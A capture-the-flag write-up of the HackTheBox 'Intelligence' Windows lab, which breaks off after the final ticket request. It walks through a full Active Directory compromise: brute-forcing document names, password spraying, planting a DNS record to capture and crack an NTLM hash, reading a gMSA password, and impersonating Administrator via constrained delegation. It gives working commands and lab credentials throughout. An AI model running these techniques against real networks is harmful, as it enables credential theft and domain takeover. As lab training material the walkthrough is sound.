Intelligence HackTheBox

Intelligence HackTheBox
Intelligence is a medium difficulty Windows machine that showcases a number of common attacks in an Active Directory environment. After retrieving internal PDF documents stored on the web server (by brute-forcing a common naming scheme) and inspecting their contents and metadata, which reveal a default password and a list of potential AD users, password spraying leads to the discovery of a valid user account, granting initial foothold on the system. A scheduled PowerShell script that sends authenticated requests to web servers based on their hostname is discovered; by adding a custom DNS record, it is possible to force a request that can be intercepted to capture the hash of a second user, which is easily crackable. This user is allowed to read the password of a group managed service account, which in turn has constrained delegation access to the domain controller, resulting in a shell with administrative privileges.

Initial Foothold
Rustscan
1
rustscan -a 10.129.172.100 -r 1-65535 -- -sC -sV -oA nmap/intelligence -vv 10.129.172.100


We can see that there are a numerous ports open on the box and those indicate that this is an active directory machine.
The domain being intelligence.htb and the hostname of the Domain Controller be DC.
I will add DC.INTELLIGENCE.HTB to /etc/hosts file.
Also the clock is 7hours4minutes55seconds ahead.
We also have a webpage available to us on port 80.
Web Enumeration
Looking at the webpage we have this.

Also there are 2 .pdf file available to us.

Opeing these 2 documents lands us on these pages.
Which is of no use to us.
I also checked with dirbusting but nothing new found.
Automating the PDFs
I noticed that the pdfs contain a date parameter in them, and by concatenating -uploads.pdf it opens up the pdfs for us.
So I automated all of this using python to get all the pdfs.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
import requests
import subprocess
import datetime

t = datetime.datetime(2020,1,1)
end = datetime.datetime(2023,1,1)
while True:
	url = t.strftime("http://10.129.172.100/documents/%Y-%m-%d-upload.pdf")
	req = requests.get(url)
	if req.status_code == 200:
		subprocess.run(f"wget {url}",shell=True)
	t = t + datetime.timedelta(days=1)
	if t>=end:
		break
After a while I got these pdfs as the output.


Running exiftool on one of these pdfs reveals us the usernames.
We can use a simple grep command.
1
exiftool 202* | grep Creator

So now we have a list of all the users, lets save them to a file.
Now lets see what we have in all of the PDFs we downloaded.
After going through all of the pdfs we have this in 2020-06-04-upload.pdf

And we have credentials for a user that we dont know, but we have list of the users, so lets bruteforce it.
Authentication as Tiffany.Molina
1
nxc smb 10.129.172.100 -u potentialusers.txt -p 'NewIntelligenceCorpUser9876' --continue-on-success

Lets check for shares.
1
nxc smb 10.129.172.100 -u 'Tiffany.Molina' -p 'NewIntelligenceCorpUser9876' --shares

We have Users share as the valid share.
1
smbclient //10.129.172.100/Users -U 'Tiffany.Molina'%'NewIntelligenceCorpUser9876'

Checking her directories to see if we can find useful.

We have the user.txt file, downloading and submitting it.
Lets now check the IT share and see if we can find anything.
1
smbclient //10.129.172.100/IT -U 'Tiffany.Molina'%'NewIntelligenceCorpUser9876'

Lets check what we have in this script.
Authentication as Ted.Graves

Lets add a record in the DNS with web as the keyword in it.
1
bloodyad -d intelligence.htb -u 'Tiffany.Molina' -p 'NewIntelligenceCorpUser9876' -i '10.129.172.100' -H DC.INTELLIGENCE.HTB add dnsRecord webggs 10.10.14.72

And on the responder tab after a several minutes we get a hash for Ted.Graves
1
python3 /opt/Responder/Responder.py -I tun0

Lets try to crack it using hashcat.
1
hashcat -m 5600 tedgraves.txt /usr/share/wordlists/rockyou.txt

1
nxc smb 10.129.172.100 -u 'Ted.Graves' -p 'Mr.Teddy' --shares

No special shares to access, lets check for the write access.
Privilege Escalation
Bloodhound
Lets gather some bloodhound data using rusthound.
1
rusthound-ce -d intelligence.htb -u 'Ted.Graves' -p 'Mr.Teddy' -f dc.intelligence.htb -i 10.129.172.100 -c All -z


Looking at the bloodhound graphical view we have this.
Authentication as SVC_INT$
As TED.GRAVES which is a member of IT SUPPORT group can read the GMSA password of SVC_INT$ machine account.
We can use Netexec for that.
1
nxc ldap 10.129.172.100 -u 'Ted.Graves' -p 'Mr.Teddy' --gmsa

We now own SVC_INT$
Shell as Administrator
Now as SVC_INT$ we have AllowedToDelegate privileges over the DC.
This means we can impersonate any user in the domain to get its SilverTicket.
1
getST.py -spn 'CIFS/DC.INTELLIGENCE.HTB' -impersonate 'Administrator' intelligence.htb/'SVC_INT$' -hashes ':9a8ab57e28237b094ad086914c61c2a7' -dc-ip 10.129.172.100  2>/dev/null
